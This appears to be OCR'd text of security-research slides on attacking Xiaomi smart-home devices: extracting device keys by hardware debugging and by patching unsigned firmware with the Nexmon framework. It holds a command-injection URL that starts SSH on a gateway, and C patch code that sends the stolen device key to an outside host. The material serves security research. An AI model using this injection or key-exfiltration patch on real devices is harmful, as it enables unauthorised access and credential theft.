
```
http://{ip}:9999/{ssdp id}/Upnp/resource/sys?command=nslookup&host=`echo 192.168.0.2`&dns_server=`/etc/init.d/ssh start`
```

SMART HOME GATEWAY, LIGHTBULBS AND LED STRIPS

*Does not apply for DGNWG03LM (Gateway model for Taiwan)


Applies to: yeelink.light.color2, yeelink.light.ct2, yeelink.light.mono1, yeelink.light.color1, zimi.powerstrip.v2, chuangmi.plug.m1, lumi.gateway.v3

Xiaomi Ecosystem



Overview Hardware

- Application-MCU: Marvell 88MW30x *
  - ARM **Cortex-M4F** @ 200 MHz
  - **RAM**: 512 KByte SRAM
  - **Flash**: 16 MByte (Gateway)
    - 4 Mbyte SPI (LED Strip, Lightbulb, etc)
  - Integrated **802.11b/g/n WiFi Core**
  - **Device ID + Keys stored in OTP memory**
- Zigbee-MCU: NXP JN5169 **(Gateway only)**
  - 32-bit RISC CPU
  - RAM: 32 kB
  - Flash: 512 kB embedded Flash, 4 kB EEPROM





*Does not apply for DGNWG03LM (Gateway Model for Taiwan)

Sensors connected via gateway

Zigbee (NXP JN5169) based


- Door Sensor (Reed contact)
- Temperature sensor
- Power Plug
- Motion Sensor
- Button
- Smoke Detector
- Smart Door Lock
- …





Acquiring the Key


- PCB got lots of testing points
- SWD is enabled by default




			SDCLK	SDIO
RST	TX*	GND	RX*	

*UART

We can get the key from the memdump




Acquiring the Key



- Can we get the Key **without** a hardware attack?
- Firmware updates are **not signed**…

Lets create **a modified firmware** which gives us the key automatically!



✓ **No** hardware access needed

✗ The lightbulb runs a bare-metal OS
=> we need to **patch the binary**


Good news

- Vendors are lazy
- Assumed development of firmware:
  - Take SDK/toolchain of chip vendor (e.g. Marvell)
  - Add Mijia/Mi SDK with samples
  - Modify sample that the product runs
  - If it works: publish firmware

➡ All firmwares very similar (memory layout, functions, strings, etc)

Binary Patching: Goals

- Modify **program flow**
- **Add** additional **code**
- Use **existing functions**



Binary Patching: Why can it be hard?

- **Overwrite** branch instructions
  New Address = Value of PC + Offset (on ARM)
- Write new code in **assembly**
- Model **address space** (RAM / ROM / free space)
- Call **existing functions**
- Handle **different** firmware **versions** and **devices**

nexmon

https://github.com/seemoo-lab/nexmon


Nexmon requirements

- Known memory layout
- Known function names and signature
- Free space on flash for patch


Watch my talk at DEFCON 26 IoT Village if you want to know how this black magic exactly works.

Binary Patching: Nexmon Framework


Get function names:



Compile Example Project
with debug symbols
(e.g. from SDK)




Load ELF binary
into IDA Pro



Use Bindiff to apply
function names

Binary Patching: Nexmon Framework

- Write your patch code in C
  - Reuse existing functions




```c
// Patch code
void
hook(char *buffer, int a, const char *format, ...) {
    const char *key = (const char *) 0x200003AE;
    snprintf(hookbuffer, 140, "http://1.2.3.4/key.php?key=%s", key);
    send_over_http(hookbuffer);
}

// Overwrite original branch
__attribute__((at(0x1F015036, "", CHIP_VER_MW300_COLORBULB1, FW_VER_MW300_COLORBULB1_141_56)))
BLPatch(hook, hook);
```

Preparing the modified binary (Marvell)

- Binaries have special format
  - SPI format != OTA format
  - Convertion from OTA binary to ELF file helpful

Byte	0-3	4-7	8-11	12-15	16-19
	Magic	**Magic**	**Timestamp**	**# of segments**	**entry address**
0x00000000	4D 52 56 4C	7B F1 9C 2E	FF BE A8 59	03 00 00 00	19 37 00 1F
	"MRVL"				0x1f003719
	segment magic	**offset in file**	**size of segment**	**mem addr**	**checksum**
0x00000014	02 00 00 00	C8 00 00 00	50 36 00 00	00 00 10 00	20 C8 51 7D
		0xc8	0x3650	0x100000	
	segment magic	**offset in file**	**size of segment**	**mem addr**	**checksum**
0x00000028	02 00 00 00	18 37 00 00	28 15 08 00	18 37 00 1F	0A 11 25 85
		0x3718	0x81528	0x1f003718	
	segment magic	**offset in file**	**size of segment**	**mem addr**	**checksum**
0x0000003C	02 00 00 00	40 4C 08 00	54 19 00 00	40 00 00 20	FB 5F ED 39
		0x84c40	0x1954	0x20000040	

We have Python tools for that

Bin -> ELF


ELF -> Bin

Preparing the modified binary (Mediatek)

